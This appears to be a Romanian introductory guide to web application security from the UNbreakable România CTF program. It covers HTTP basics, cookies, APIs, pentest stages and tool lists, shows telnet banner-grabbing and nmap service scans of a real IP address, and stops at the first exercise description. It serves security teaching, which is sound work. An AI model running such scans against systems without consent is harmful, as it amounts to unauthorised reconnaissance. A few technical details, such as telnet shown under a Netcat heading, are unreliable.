



# Introducere în Securitatea și Exploatarea Vulnerabilităților în Aplicații Web

Resurse utile pentru incepatori din UNbreakable România

[unbreakable.ro](http://unbreakable.ro)

<b>Declinarea responsabilității</b>	<b>3</b>
<b>Introducere</b>	<b>5</b>
Componentele unei aplicații web	6
<b>Cum funcționează aplicațiile web?</b>	<b>7</b>
Ce reprezintă protocolul HTTP?	8
Componentele protocolului HTTP	8
Metoda HTTP	10
Structura unui URL	11
Vulnerabilitățile în aplicațiile web	11
Cookie-uri	11
API	12
API Endpoints	12
Amprentarea digitală	13
Noțiuni de bază privind securitatea web	15
Tipuri de teste de securitate web (penetrare)	16
Stagiile de testare	17
Strângerea de informații	17
Recunoaștere și scanare	17
Evaluarea vulnerabilităților	17
Exploatare	17
Raportarea	18
<b>Resurse utile</b>	<b>19</b>
<b>Librarii si unelte utile în rezolvarea exercițiilor</b>	<b>20</b>
<b>Exerciții și rezolvări</b>	<b>21</b>
Manual-review (usor - mediu)	21
Rundown (usor - mediu)	23
Tartarsausage (usor - mediu)	27
Small-data-leak (usor - mediu)	30
Frameble (usor)	34
Alfa-cookie (usor - mediu)	36
Under-construction (usor - mediu)	39
broken-login (usor - mediu)	42
Imay (ușor - mediu)	45

the-restaurant (mediu)	48
Pingster (ușor)	56
Substitute (medium)	57
Hisix (ușor)	59
Secret-santa (greu)	62
Mate-arena (mediu)	62
Bio-arena (mediu)	64
Cat-button	65
Dizzy (mediu)	66
Seal-Of-Approval (mediu)	69
External-Access (ușor)	70
Yachtclub (mediu)	71
Baby-YT-Repeat (mediu)	73
Blacklisting (ușor)	77
Know-your-code (mediu)	79
Templates (mediu)	80
Mongoose (mediu)	81
Random-WEb1 (mediu)	84
Random-WEb2 (mediu)	85
<b>Contribuitori</b>	<b>88</b>

## Declinarea responsabilității

Aceste materiale și resurse sunt destinate exclusiv informării și discuțiilor, având ca obiectiv conștientizarea riscurilor și amenințarilor informatice dar și pregătirea unor noi generații de specialiști în securitate informatică.

Organizatorii și partenerii UNbreakable România nu oferă nicio garanție de niciun fel cu privire la aceste informații. În niciun caz, organizatorii și partenerii UNbreakable România, sau contractanții, sau subcontractanții săi nu vor fi răspunzători pentru niciun fel de daune, inclusiv, dar fără a se limita la, daune directe, indirecte, speciale sau ulterioare, care rezultă din orice mod ce are legătură cu aceste informații, indiferent dacă se bazează sau nu pe garanție, contract, delict sau altfel, indiferent dacă este sau nu din neglijență și dacă vătămarea a fost sau nu rezultată din rezultatele sau dependența de informații.

Organizatorii UNbreakable România nu aprobă niciun produs sau serviciu comercial, inclusiv subiectele analizei. Orice referire la produse comerciale, procese sau servicii specifice prin marca de servicii, marca comercială, producător sau altfel, nu constituie sau implică aprobarea, recomandarea sau favorizarea acestora de către UNbreakable România.

Organizatorii UNbreakable România recomandă folosirea cunoștințelor și tehnologiilor prezentate în aceste resurse doar în scop educațional sau profesional pe calculatoare, site-uri, servere, servicii sau alte sisteme informatice doar după obținerea acordului explicit în prealabil din partea proprietarilor.

Utilizarea unor tehnici sau unelte prezentate în aceste materiale împotriva unor sisteme informatice, fără acordul proprietarilor, poate fi considerată infracțiune în diverse țări.

În România, accesul ilegal la un sistem informatic este considerată infracțiune contra siguranței și integrității sistemelor și datelor informatice și poate fi pedepsită conform legii.

# Introducere

Aplicațiile web sunt aplicații care execută funcții precise, fiind accesibile direct printr-un browser web, în care browserul web este clientul aplicației web. Acestea diferă de aplicațiile desktop tradiționale care necesită instalarea software-ului pentru a rula.

În esență, securitatea aplicațiilor web abordează problemele legate de securitatea aplicațiilor și serviciilor web, cum ar fi API-urile și site-urile web. Acestea se asigură că sistemul dvs. de informații este suficient de sigur pentru a proteja datele valoroase și pentru a menține operabilitatea.

Potrivit unor estimări, **aproximativ 30,000 până la 50,000 de site-uri web sunt sparte în fiecare zi**. Numărul crește zilnic, iar importanța securității site-urilor web crește rapid.

Securitatea web este importantă pentru a împiedica hackerii și hoții cibernetici să acceseze informații sensibile. Fără o strategie de securitate proactivă, companiile riscă infectarea, răspândirea și escaladarea malware-ului, atacurile asupra altor site-uri web, rețele și alte infrastructuri IT. Dacă un hacker are succes, atacurile se pot răspândi de la un site la altul, ceea ce face dificilă găsirea originii.

A lua măsuri de protecție în mediul online devine din ce în ce mai important în fiecare zi și este vital ca site-urile să fie protejate împotriva atacurilor informatice și a pierderii datelor.

Nimeni de pe web nu este imun la riscurile de securitate. În cursa de astăzi pentru a construi soluții de business de ultimă generație, aplicațiile web sunt dezvoltate și implementate cu o atenție minimalistă la amenințările la adresa securității. Nu este de mirare de ce numărul de site-uri web corporative vulnerabile la hacking crește într-un ritm rapid.

Site-uri proeminente din industrii reglementate precum guvernul, serviciile financiare, comerțul cu amănuntul și asistența medicală sunt sondate zilnic.

**Consecințele încălcării securității sunt devastatoare: deteriorarea credibilității, pierderea veniturilor, răspunderea legală, precum și pierderea loialității clienților.**


## Componentele unei aplicații web

În principal, aplicațiile web sunt construite pe baza a două segmente importante: client și server.

Aceste segmente la randul lor sunt dezvoltate pe baza mai multor componente:

- Componentele UI/ UX ( client side ) / Componenta frontend:
  - Pe baza acestor componente interfața și experiența userului sunt definite.  
( User Interface = UI ; User Experience = UX )
  - Aceste componente au ca scop principal să ofere utilizatorului final o navigatie corectă și logica în cadrul unei aplicații web.
- Componente Structurale:
  - Numim componente structurale, elementele ce fac parte din arhitectura unei aplicații web.
  - Arhitectura unei aplicatii web este definita de 3 aspecte principale:
    - Navigatorul web ( web-browser ) / Componenta frontend
      - Acest navigator web oferă utilizatorului final posibilitatea să interacționeze cu aplicația web în cauza, respectiv să execute acțiuni precum: schimbarea pozei de profil, schimbarea temei unei aplicații web, etc.
      - Tehnologiile folosite pentru a dezvolta această componentă sunt: HTML, CSS, JavaScript, VueJS/React.
    - Serverul aplicației web ( server-side ) /Componenta backend
      - Această componentă primește și interpretează acțiunile efectuate de utilizatorul final, prin a aplica procesul logic pe baza căruia aplicația web este dezvoltată.
    - Serverul bazei de date este componenta unde se stocheaza informatii precum: date identificare user ( utilizator, parola , alte date personale ) sau conținutul dinamic al paginii web ce este modificat în funcție de interacțiunea userilor.

Mai multe detalii despre cum funcționează o aplicație web pot fi găsite în schema de mai jos:



## Cum funcționează aplicațiile web?

Fiecare arhitectură a aplicației web va avea trei programe principale care vor rula simultan:

- **Componenta Frontend**

Codul clientului rulează întotdeauna în browser, pe partea utilizatorului. Datoria principală este de a răspunde într-un mod logic la datele introduse de utilizator. În această parte a arhitecturii, utilizatorul interacționează direct cu interfața unei aplicații. (crearea contului, încărcarea imaginii de profil, trimiterea unui comentariu etc.)

Aceste programe sunt dezvoltate folosind tehnologii precum:

- CSS
- Javascript
- HTML

- **Biblioteci și Frameworks**

Pentru a face experiența utilizatorului cât mai confortabilă, dezvoltatorii folosesc, de asemenea, diferite biblioteci și frameworks precum:


- AngularJS / Vuejs
- JQuery
- React.js
- Bootstrap

- **Componenta backend**

Aici codul rulează întotdeauna pe server și nu poate fi văzut de utilizatori. Scopul principal este de a răspunde solicitărilor HTTP declanșate de acțiunile utilizatorului și de a vă asigura că principiile logicii atribuite aplicației web funcționează conform intenției. Aceste programe sunt dezvoltate folosind tehnologii precum:

- **PHP**
- **Python**
- **C++**
- **Java**
- **Javascript**

Acest proces este ilustrat în imaginea de mai jos:



## Ce reprezintă protocolul HTTP?

HTTP înseamnă HyperText Transfer Protocol și reprezintă baza de comunicare pentru World Wide Web (WWW).

Principiile de execuție ale acestui protocol se bazează pe cereri și răspunsuri. Ori de câte ori un client efectuează o acțiune în cadrul aplicației, serverul răspunde la aceasta.


## Componentele protocolului HTTP

- **Client (agent-utilizator)**

Această poziție este ocupată de browserul web care efectuează întotdeauna solicitările. Paginile web sunt documente hipertext care sunt apelate de acțiunile utilizatorului. Ulterior, aceste acțiuni sunt traduse în solicitări HTTP care sunt trimise către serverele alocate pentru a răspunde acestora.



Procesul este ilustrat mai jos:



- **Server Web**

Serverele pot fi construite pe o singură mașină sau pot fi un grup de computere, în funcție de complexitatea aplicației.

De obicei, informațiile sensibile, cum ar fi o bază de date, ar trebui să fie găzduite pe alt server cu nivele de securitate suplimentare.

- **Proxy**

Sunt gateway-uri virtuale care se află între client și server.

Există două tipuri de proxy:

- **Transparent:** în cazul în care solicitările sunt transmise către server în același mod în care sunt primite, fără să fi suferit vreo modificare.
- **Non-transparent:** în cazul în care solicitările sunt modificate de proxy înainte de a fi trimise la server.

Exemple de funcții îndeplinite de proxy:

- stocarea în cache
- filtrare (atunci când proxy-urile acționează conform controlului parental, filtrarea cererilor suspecte etc.)
- autentificare (pentru a avea acces la diferite informații)
- logare (informații istorice despre acțiunile efectuate)

## Metoda HTTP

Există trei tipuri de metode HTTP, printre care enumerăm:

- **Sigură**

- În această categorie vom include cererile http ce nu alterează starea serverului, ce vor avea ca finalitate doar operațiunile de citire.
- Exemple de metode HTTP sigure:

- GET

- Această metodă este folosită doar pentru a obține anumite tipuri de date și are loc doar când clientul accesează diferite resurse din aplicație web folosită în acel moment.
    - **SYNTAX: GET /index.html**

- OPTIONS

- Această metodă este folosită când clientul accesează diferite opțiuni pentru resursa utilizată/
    - **SYNTAX: OPTIONS /index.html HTTP/1.1**  
**OPTIONS \* HTTP/1.1**  
Simbolul asterix este utilizat în cazurile în care clientul face referință la întregul server.

- HEAD

- Această metodă operează cu resursele ce sunt returnate prin intermediul metodei GET.
    - **SYNTAX: HEAD /index.html**

- **Cache**

- Reprezintă o metodă HTTP ce poate fi cached fără a avea următoarele restricții:
    - Metoda folosită în cerere este deasemenea cache și pentru acest caz ne putem referi la GET sau HEAD. Alte metode precum PUT sau DELETE nu sunt cache, drept urmare răspunsurile lor nu pot fi incluse în această categorie.


- **Idempotent**

O metodă HTTP este idempotentă dacă se poate face o cerere identică odată sau de mai multe ori la rând cu același efect, lăsând serverul în aceeași stare.

## Structura unui URL

Când facem referire la URL, de fapt vorbim despre adresele web, care specifică și protocolul utilizat la trimiterea / primirea informațiilor.

Protocoloalele populare folosite sunt: HTTP, UDP, TCP, FTTP, HTTPS etc.



## Vulnerabilitățile în aplicațiile web

Când vorbim despre securizarea aplicațiilor web, ne putem referi la diferite tipuri de atacuri cibernetice, ce încearcă să exploateze caracteristicile găsite într-o aplicație vizată.

Prin aceste atacuri, utilizatorii rău intenționați vor încerca să:

- De exemplu când aplicația oferă posibilitatea de a schimba imaginea de profil, atacatorii vor încerca să încarce pe server imagini malițioase ce conțin scripturi PHP. Aceste scripturi PHP când vor fi executate, pot oferi atacatorului posibilitatea să preia controlul asupra întregii aplicații, sau chiar mai rău, asupra întregului server web.
- Să modifice solicitările care sunt trimise către server pentru a obține acces la informații private, de exemplu, cum ar fi furtul de sesiuni web ale utilizatorilor pentru a le prelua identitatea.
- pentru a declanșa solicitări și notificări rău intenționate atunci când se exploatează vulnerabilități de tip XSS (Cross-Site Scripting).
- Pentru a obține date secrete modificând interogările necesare pentru a accesa informațiile dintr-o bază de date, exploatănd de exemplu vulnerabilități specifice SQL, GraphQL etc.

## Cookie-uri

Cookie-urile HTTP reprezintă mici bucăți de date care sunt generate și accesibile de utilizatori în timp ce navighează pe o aplicație web. Aceste cookie-uri sunt stocate de browserele web utilizate (Chrome, Opera, Firefox, Safari etc.) atunci când navigați pentru a vă aminti anumite

informații despre sesiunile realizate pe diferite pagini web: date de autentificare, identificator, sesiune etc.


Termenul „cookie” este derivat din terminologia utilizată în programarea UNIX atunci când se referă la date „magice” care pot fi trimise și primite de diferite programe utilizate de operatori fără a fi modificate.

## API

API reprezintă interfața de programare a aplicațiilor ( Application Interface Programming ) și reprezintă un set de funcții și protocoale care au scopul de a permite comunicarea cu alte servicii sau aplicații web fără a fi nevoie să știe cum au fost dezvoltate și implementate.

API-urile sunt o modalitate simplificată de a vă conecta propria infrastructură prin dezvoltarea aplicațiilor native în cloud, dar vă permit, de asemenea, să partajați datele cu clienții și alți utilizatori externi. API-urile publice reprezintă o valoare de afaceri unică, deoarece pot simplifica și extinde modul în care vă conectați cu partenerii dvs (Google Maps API este un exemplu popular).

Un proces de funcționare a API-urilor este prezentat mai jos:



## API Endpoints

Având în vedere informațiile de mai sus și știind că API-ul este practic o interfață utilizată de utilizatori / programatori pentru a interacționa cu diferite produse și servicii, putem deduce că

pentru această interacțiune sunt necesare două sau mai multe părți. Aceste părți sunt cunoscute sub numele de API Endpoints.


## Amprentarea digitală

Este procesul efectuat de atacatori pentru colectarea informațiilor despre aplicația vizată, date precum: informații despre server web, versiunea sistemului de operare, directoare ascunse în cadrul aplicației și așa mai departe.

Amprentarea digitală se bazează pe diferite tehnologii, cum ar fi:

- HTTP Banner Grabber  
Una dintre metodele populare de a obține informații despre cadrul web utilizat este de a obține bannerul HTTP al țintei.  
Această operație poate fi efectuată folosind:

### 1. Netcat

A screenshot of a terminal window showing a Netcat telnet session. The user enters 'telnet 208.101.250.100' and the connection is established. The terminal displays the HTTP banner of the target server, which includes the status '200 OK', the date 'Wed, 01 Aug 2012 05:08:03 GMT', the server 'Apache', and various headers like 'X-Powered-By: PHP/5.3.5 ZendServer/5.0' and 'Set-Cookie: SESSIONID\_VULN\_SITE=t25put8gliicvqf62u3ctgjm2l; path=/'.

```
root@kali:~# telnet 208.101.250.100
Trying 208.101.250.100...
Connected to 208.101.250.100.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: 208.101.250.100

HTTP/1.1 200 OK
Date: Wed, 01 Aug 2012 05:08:03 GMT
Server: Apache
X-Powered-By: PHP/5.3.5 ZendServer/5.0
Set-Cookie: SESSIONID_VULN_SITE=t25put8gliicvqf62u3ctgjm2l; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html
```

### 2. Telnet

```
root@kali:~# telnet 208.101.253.100
Trying 208.101.253.100.
Connected to 208.101.253.100.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: 208.101.253.100

HTTP/1.1 200 OK
Date: Wed, 01 Aug 2012 05:08:03 GMT
Server: Apache
X-Powered-By: PHP/5.3.5 ZendServer/5.0
Set-Cookie: SESSIONID_VULN_SITE=t25put8gliicvqf62u3ctgjm2l; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html
```

### 3. Nmap

```
root@kali:~# nmap -sV www.208.101.253.100
Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-29 13:46 EDT
Nmap scan report for www.208.101.253.100 (62.208.101.253)
Host is up (0.035s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx
443/tcp   open  http    nginx

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.08 seconds
```

Exemplu cookie web ce conține informații importante despre utilizator:

```
Host: resources.infosecinstitute.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referrer: http://www.google.co.in/url?sa=t&rct=j&q=&esrc=s&source=web&cd=2&ved=0CCYQjBAwAQ&url=http%3A%2F%2Fresources.infosecinstitute.com%2Fnmap-cheat-sheet%2F&ei=JCpCVaK1Mo-wuASe1YC4Cg&usg=AFQjCNFYIxcvuiEFw2QCg-9_e6R-M76_9Q&sig2=y9KWwXGOOQ_bVpfKw-fiaA&bvm=bv.92189499,d.c2E&cad=rja
Cookie: __utma=192755314.2098953166.1427376874.1427376874.1427376874.1;
__utmz=192755314.1427376874.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmc
```


```
tr=(not%20provided); visitor_id12882=216943492;  
__distillery=v20150227_1ce95eb6-6db3-422d-8dfe-497a0e3b3b7f;  
__ga=GA1.2.2098953166.1427376874;  
X-Mapping-fjhppofk=767BD7CA2B9E38F518B95F35B5326A01  
Connection: keep-alive
```

- Software-uri automatizate

1. **WhatWeb**
2. **Blind Elephant**
3. **Netcraft**
4. **Nikto**
5. **Nmap**

## Noțiuni de bază privind securitatea web

În general, organizațiile tind să creadă că, dacă este instalat un firewall, sunt asigurate și măsuri de securitate pentru aplicațiile web utilizate / dezvoltate. Aceasta este o măsură înșelătoare, care este cel mai bine descrisă în imaginea de mai jos, deoarece firewall-urile nu blochează traficul de Internet, aspect ce permite și accesul utilizatorilor malițioși în cadrul unei organizații.



Un sistem puternic de securitate este construit pe baza următoarelor principii:

- Organizația este conștientă de faptul că peste 75% din atacurile cibernetice provin din aplicațiile web.
- A avea un firewall puternic nu înseamnă că aplicațiile web deținute sunt protejate de atacurile cibernetice.
- Un număr mare de atacuri se bazează pe defectele găsite în sistemul logic al aplicației vizate.

## Tipuri de teste de securitate web (penetrare)

Când testăm aplicații web, putem defini 3 tipuri majore de testare:

- **Black Box Penetration Testing**  
Se întâmplă atunci când hackerul etic nu are acces la informațiile despre modul în care a fost dezvoltată aplicația testată.  
Scopul principal al acestui tip de testare este acela de a simula scenarii de hacking reale pentru a oferi vizibilitate proprietarului aplicației, în fața potențialelor riscuri de securitate.
- **White Box Penetration Testing**  
Se întâmplă atunci când hackerul etic are acces la informațiile despre modul în care a fost dezvoltată aplicația testată.  
Codul sursă este furnizat și analizat în conformitate cu diferite standarde de securitate.
- **Grey Box Penetration Testing**  
Acest tip este un amestec între cele două tipuri prezentate mai sus și reprezintă contextul în care hackerul etic are acces parțial la informațiile despre modul în care a fost dezvoltată aplicația testată.



## Stagiile de testare

Înainte de a exploata aplicația web testată, un hacker etic trebuie să parcurgă câțiva pași, ce îl vor ajuta să teste aplicația corect, fără a omite aspecte critice:

### Strângerea de informații

În această etapă, compania / organizația oferă hackerilor etici detaliile necesare pentru începerea procesului de evaluare a securității.

Aici putem include:

- Scopul testării
- Tipul de testare: rețea internă / externă, aplicație web, API-uri etc.

### Recunoaștere și scanare

În acest moment, hackerul etic va încerca să adune informații suplimentare pentru ținta testată, cum ar fi:

- Porturi deschise
- Subdomenii
- Directoare web ascunse care nu sunt valabile pentru public
- Rute și parametri

Pentru o execuție mai ușoară, un hacker etic poate folosi instrumente precum: Nuclei, Shodan, Nmap, dig, etc

### Evaluarea vulnerabilităților

În această fază, în funcție de informațiile colectate la pașii anteriori, hackerul etic va urma o procedură de testare atacând caracteristicile aplicației pentru a identifica potențialele puncte slabe.

### Exploatare

În acest moment, hackerul etic va încerca să exploateze vulnerabilitățile găsite pentru a înțelege riscul real de securitate care ar putea exista în aplicația web testată folosind software-uri precum: Burp, Nmap, dirsearch, SQLMap, WPScan, Metasploit, Nessus sau manual.

## Raportarea

După finalizarea tuturor pașilor anteriori, hackerul etic va îndeplini un raport în care tehnicile de atac vor fi descrise cât mai detaliat posibil pentru vizibilitatea clientului, astfel încât să înțeleagă riscul real de securitate legat de produsul deținut.

## Resurse utile

- [Web technology for developers HTTP](#)
- [OWASP Top Ten](#)
- [OWASP Web Security Testing Guide](#) - ghid cu majoritatea vulnerabilitatilor din aplicații web
- [Awesome Web Security](#)
- [Web Security Academy](#)

## Librarii si unelte utile în rezolvarea exercițiilor

- [BurpSuite](#)
- [OWASP ZAP](#)
- [Postman](#)
- [SQLMap](#)
- [Requests](#)
- [Nuclei](#)
- [WPScan](#)

## Exerciții și rezolvări

### Manual-review (usor - mediu)

*Concurs:* UNbreakable #1 (2020)

*Descriere:*

For any coffe machine issue please open a ticket at the IT support department.

